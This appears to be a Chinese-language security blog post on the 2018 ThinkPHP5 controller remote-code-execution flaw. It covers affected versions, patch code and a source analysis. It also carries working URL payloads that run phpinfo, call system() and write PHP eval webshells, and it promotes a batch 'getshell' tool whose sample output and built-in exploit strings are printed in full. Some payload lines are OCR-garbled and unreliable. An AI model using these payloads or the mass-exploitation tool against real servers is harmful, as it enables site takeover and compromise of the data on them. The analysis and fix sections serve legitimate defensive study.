ThinkPHP5 RCE漏洞重现及分析

-lsablog.com/networksec/penetration/thinkphp5-rce-analysis

0x00 概述

近日,thinkphp发布了安全更新,修复一个可getshell的rce漏洞,由于没有有效过滤\$controller,导致攻击者可以利用命名空间的方式调用任意类的方法,进而getshell。

ThinkPHP5.*版本发布安全更新

2018年12月9日发布

本次版本更新主要涉及一个安全更新,由于框架对控制器名没有进行足够的检测会导致在没有开启强制路由的情况下可能的 getshell 漏洞,受影响的版本包括 5.0 和 5.1 版本,推荐尽快更新到最新版本。

0x01 影响范围

5.x < 5.1.31

5.x < 5.0.23

以及基于ThinkPHP5 二次开发的cms,如AdminLTE后台管理系统、thinkcmf、ThinkSNS等。

shodan一下:

shodan count "X-Powered-By: ThinkPHP" 46020

0x02 漏洞重现

win7+thinkphp5.1.24


(1) 执行phpinfo

 $/index.php/?s=index \land think \land container/invoke function \& function = call_user_func_array \& vars[0] = phpinfo\& vars[1][] = 1 \land think \land container/invoke function \& think \land t$



(2) 写一句话木马


 $/index.php/?s=index \land think \land think$



debian+thinkphp5.1.30


(1) 执行phpinfo

/index.php/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1



(2) 写一句话木马


 $/index.php/?s=index/think\\template\\driver\\file/write&cacheFile=zxc0.php&content=<?php @eval(\$_POST[xxxxxx]);?>$



win7+thinkphp5.0.16


(1) 执行phpinfo

/index.php/?s=index/\think\app/invokefunction&function=call user func array&vars[0]=phpinfo&vars[1][]=1



(2) 写一句话木马

 $\label{lem:contents_vars} $$ / index.php/?s=/index.php/?s=/index_outer_func_array_vars[0]=file_put_contents_vars[1][]=zxc1.php_vars[1][]=<?php_vars[0]=file_put_contents_vars[1][]=zxc1.php_vars[1][]=<?php_vars[0]=file_put_contents_vars[1][]=zxc1.php_vars[1][]=<?php_vars[0]=file_put_contents_vars[1][]=zxc1.php_vars[1][]=<?php_vars[0]=file_put_contents_vars[1][]=zxc1.php_vars[1][]=<?php_vars[0]=file_put_contents_vars[1][]=zxc1.php_vars[1][]=<?php_vars[0]=file_put_contents_vars[1][]=zxc1.php_vars[1][]=<?php_vars[0]=file_put_contents_vars[1][]=zxc1.php_vars[1][]=<?php_vars[0]=file_put_contents_vars[1][]=zxc1.php_vars[1][]=<?php_vars[0]=file_put_contents_vars[1][]=zxc1.php_vars[1][]=<?php_vars[0]=file_put_contents_vars[1][]=zxc1.php_vars[1][]=<?php_vars[0]=file_put_contents_vars[1][]=zxc1.php_vars[1][]=<?php_vars[0]=file_put_contents_vars[1][]=zxc1.php_vars[1]$



0x03 修复方案

1. 直接git/composer更新

2. 手工修复

5.1版本

```
在think\route\dispatch\Url类的parseUrl方法,解析控制器后加上if ($controller && !preg_match('/^[A-Za-z](\w|\.)*$/', $controller)) { throw new HttpException(404, 'controller not exists:' . $controller);} 5.0版本在think\App类的module方法的获取控制器的代码后面加上if (!preg_match('/^[A-Za-z](\w|\.)*$/', $controller)) { throw new HttpException(404, 'controller not exists:' . $controller);} 如果改完后404,尝试修改正则,加上\/if (!preg_match('/^[A-Za-z\/](\w|\.)*$/', $controller)) {
```

0x04漏洞分析

Thinkphp5.1.24: 先看补丁:

```
修正控制器调用
                                                                                                                   Browse files
liu21st committed 3 days ago
                                                              1 parent 4c2b06e commit 802f284bec821a608e7543d91126abc5901b2815
Showing 1 changed file with 6 additions and 1 deletion.
                                                                                                                   Unified Split
 7 Ibrary/think/route/dispatch/Module.php
     $ @@ -67,7 +67,12 @@ public function init()
                        // 是否自动转换控制器和操作名
                       $convert = is_bool($this->convert) ? $this->convert : $this->rule->getConfig('url_convert');
                        // 获取控制器名
                       $controller
                                        = strip_tags($result[1] ?: $this->rule->getConfig('default_controller'));
                      $controller = strip tags($result[1] ?: $this->rule->getConfig('default controller'));
                       if (!preg_match('/^[A-Za-z](\w)'$/', $controller)) {
   throw new HttpException(404, 'controller not exists:' . $controller);
```

对controller添加了过滤

查看路由调度: Module.php:83

\$instance = \$this->app->controller

实例化控制器以调用其中的方法

查看controller方法

App.php:719

```
public function controller($name, $layer = 'controller', $appendSuffix = false, $empty = '')
{
    list($module, $class) = $this->parseModuleAndClass($name, $layer, $appendSuffix);

    if (class_exists($class)) {
        return $this->__get($class);
    } elseif ($empty && class_exists($emptyClass = $this->parseClass($module, $layer, $empty, $appendSuffix))) {
        return $this->__get($emptyClass);
    }

    throw new ClassNotFoundException('class not exists:' . $class, $class);
}
```

list(\$module, \$class) = \$this->parseModuleAndClass(\$name, \$layer, \$appendSuffix);

```
查看该方法,第640行
```

```
protected function parseModuleAndClass($name, $layer, $appendSuffix)
          if (false !== strpos($name, '\\')) {
                $class = $name;
$module = $this->request->module();
                if (strpos($name, '/')) {
   list($module, $name) = explode('/', $name, 2);
                } else {
                    $module = $this->request->module();
                $class = $this->parseClass($module, $layer, $name, $appendSuffix);
          return [$module, $class];
可以看出如果$name包含了\,就
$class = $name;
$module = $this->request->module();
return [$module, $class];
直接将Sname作为类名了,而命名空间就含有\,所以可以利用命名空间来实例化任意一个类
现在看看如何控制$name,即$controller。
查看路由解析,即如何解析url的
Url.php:37
     protected function parseUrl($url)
          $depr = $this->rule->getConfig('pathinfo_depr');
$bind = $this->rule->getRouter()->getBind();
          if (!empty($bind) && preg_match('/^[a-z]/is', $bind)) {
    $bind = str_replace('/', $depr, $bind);
    // 如果有模块_控制器绑定
    $url = $bind . ('.' != substr($bind, -1) ? $depr : '') . ltrim($url, $depr);
          list($path, $var) = $this->rule->parseUrlPath($url);
          if (empty($path)) {
    return [null, null, null];
list($path, $var) = $this->rule->parseUrlPath($url);
调用了parseUrlPath(),继续跟进
查看Rule.php:947
public function parseUrlPath($url)
          // 分隔符替换 确保路由定义使用统一的分隔符
          $url = str_replace('|', '/', $url);
$url = trim($url, '/');
          $var = [];
          if (false !== strpos($url, '?')) {
    // [模块/控制器/操作?]参数1=值1&参数2=值2...
    Sinfo = parse_url($url);
    Spath = explode('/', $info['path']);
    parse_str($info['query'], $var);
} elseif (strpos($url, '/')) {
    // [模块/控制器/操作]
    Spath = explode('/', $url);
} elseif (false !== strpos($url, '=')) {
    // 参数1=值1&参数2=值2...
    Spath = [!:
                $path = [];
parse_str($url, $var);
          } else {
                $path = [$url];
          return [$path, $var];
用/分割url获取每一部分的信息,未过滤
看看如何获取url:
Request.php:716
       * 获取当前请求URL的pathinfo信息(不含URL后缀)
      * @access public
      * @return string
     public function path()
```

```
if (is_null($this->path)) {
    $suffix = $this->config['url_html_suffix'];
    $pathinfo = $this->pathinfo();

    if (false === $suffix) {
        // 禁止伪静态访问
        $this->path = $pathinfo;
} elseif ($suffix) {
        // 去除正常的URL后缀
        $this->path = preg_replace('/\.(' . ltrim($suffix, '.') . ')$/i', '', $pathinfo);
} else {
        // 允许任何后缀访问
        $this->path = preg_replace('/\.' . $this->ext() . '$/i', '', $pathinfo);
}

return $this->path;
}

注意在该文件第31行
```

// PATHINFO变量名 用于兼容模式

'var pathinfo' => 's',

所以可以用pathinfo或s来传路由

//windows会将pathinfo的\替换成/,建议用s

基本payload:

http://127.0.0.1/public/index.php?s=index/namespace\class/method

接着分析一个写shell的exp

 $http://127.0.0.1/public/index.php/?s=index \land think \land template \land triver \land file/write \& cache File=zxc0.php \& content=<?php @eval(\$_POST[xxxxxx]);?>triver \land triver \land$

调用了\think\template\driver\file这个类

就这样直接写入shell了

0x05 检测工具

项目地址: https://github.com/theLSA/tp5-getshell

本工具支持单url/批量检测,有phpinfo模式、cmd shell模式、getshell(写一句话)模式,批量检测直接使用getshell模式。

python tp5-getshell.py -h

使用帮助

```
********************
                      thinkphp5 rce getshell(controller)
                                              Coded by LSA *
              *****************
Usage: python tp5-getshell.py -h (manual)
Options:
  --version
               show program's version number and exit
               show this help message and exit
 -h, --help
 -u TGTURL
               single url
 -f TGTURLSPATH urls filepath[exploit default]
 -s TIMEOUT
               timeout(seconds)
 -t THREADS
               the number of threads
  --exploit
               exploit url
               cmd shell mode
  --cmdshell
```

单url检测 (phpinfo模式)

使用4种poc检测:查看phpinfo

python tp5-getshell.py -u http://www.xxx.com:8888/think5124/public/

单url检测 (getshell模式)

使用3种exp进行getshell,遇到先成功的exp就停止,防止重复getshell

python tp5-getshell.py -u http://www.xxx.com:8888/think5124/public/ -exploit

单url检测 (cmd shell模式)

python tp5-getshell.py -u http://www.xxx.com/ -cmdshell

批量检测 (getshell模式)

使用3种exp进行getshell,遇到先成功的exp就停止,防止重复getshell

python tp5-getshell.py -f urls.txt -t 2 -s 10

```
Getshell! http
                                   /zxc0.php|pwd:xxxxxx
Checking: http
                                   /index.php/?s=index/\think\template\driver\f
                                   write&cacheFile
                                   3888/think5124/public//zxc0.php|pwd:xxxxxx
3888/think5016/public//index.php/?s=index/\t
Getshell! http
Checking: http
\template\drive
                                   eFile=zxc0.php&content=<?php @eval($ POST[xx
]);?>---[4/5]
Checking: http
                                   3888/think5016/public//index.php/?s=/index/
                                   ll_user_func_array&vars[0]=file_put_contents
k\app/invokefur
                                   @eval($_POST[xxxxxxx]);?>---[4/5]
s[1][]=zxc1.ph
Getshell! http
                                   /zxc0.php|pwd:xxxxxx
                                   /index.php/?s=index/\think\template\driver\f
Checking: http
                                   =<?php @eval($_POST[xxxxxxx]);?>---[5/5]
write&cacheFile
Getshell! http
                                   3888/think5016/public//zxc1.php|pwd:xxxxxx
                                   /index.php/?s=/index/\think\app/invokefuncti
Checking: http
                                   5[0]=file_put_contents&vars[1][]=zxc1.php&va
unction=call us
][]=<?php @eva
                                   ?>---[5/5]
Checking: http://index.php/?s=/index/\think\app/invokefunctiunction=call_user_func_array&vars[0]=system&vars[1][]=echo '<?php @eval($_P0
xxxxx]);?>'>zxc2.php---[5/5]
###Finished! [success/total]: [4/5]###
Results were saved in ./batch result/20181213011259/
```

/*

本工具内置payload

 $poc 0 = '/index.php/?s = index/\think\Container/invokefunction \& function = call_user_func_array \& vars[0] = phpinfo \& vars[1][] = 1' array \& vars[0] = phpinfo \& vars[1][] = 1' array \& vars[0] = phpinfo \& vars[1][] = 1' array \& vars[0] = phpinfo \& vars[1][] = 1' array \& vars[0] = phpinfo \& vars[1][] = 1' array \& vars[0] = phpinfo \& vars[1][] = 1' array \& vars[0] = phpinfo \& vars[1][] = 1' array \& vars[0] = phpinfo \& vars[1][] = 1' array \& vars[1][] = 1'$

 $poc1 = 'index.php/?s=index/\think\app/invokefunction\&function=call_user_func_array\&vars[0]=phpinfo\&vars[1][]=1'$

 $poc2 = '/index.php/?s = index/\think\Request/input&filter = phpinfo&data = 1'$

poc3 = '/index.php?s=/index/\\think\\request/cache&key=1|phpinfo'

本工具内置exp

exp0 = '/index.php/?s=index/\think\template\driver\\file/write&cacheFile=zxc0.php&content=<?php @eval(\$_POST[xxxxxx]);?>'

 $exp1 = '\index.php/?s=/index/\think\app/invokefunction\&function=call_user_func_array\&vars[0]=file_put_contents\&vars[1][]=zxc1.php\&vars[1][]=<?php@eval(\$_POST[xxxxxx]);?>'$

exp2 = '/index.php/?s=/index/\think\\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo \'<?php @eval(\$_POST[xxxxxx]);? >\'>zxc2.php'

*

欢迎反馈!

0x06 结语

很厉害的一个洞

0x07 参考资料

https://xz.aliyun.com/t/3570

 $\underline{https://mp.weixin.qq.com/s/oWzDIIjJS2cwjb4rzOM4DQ}$

https://blog.thinkphp.cn/869075

https://iaq.pw/archives/106

 $\underline{https://github.com/top-think/framework/commit/802f284bec821a608e7543d91126abc5901b2815}$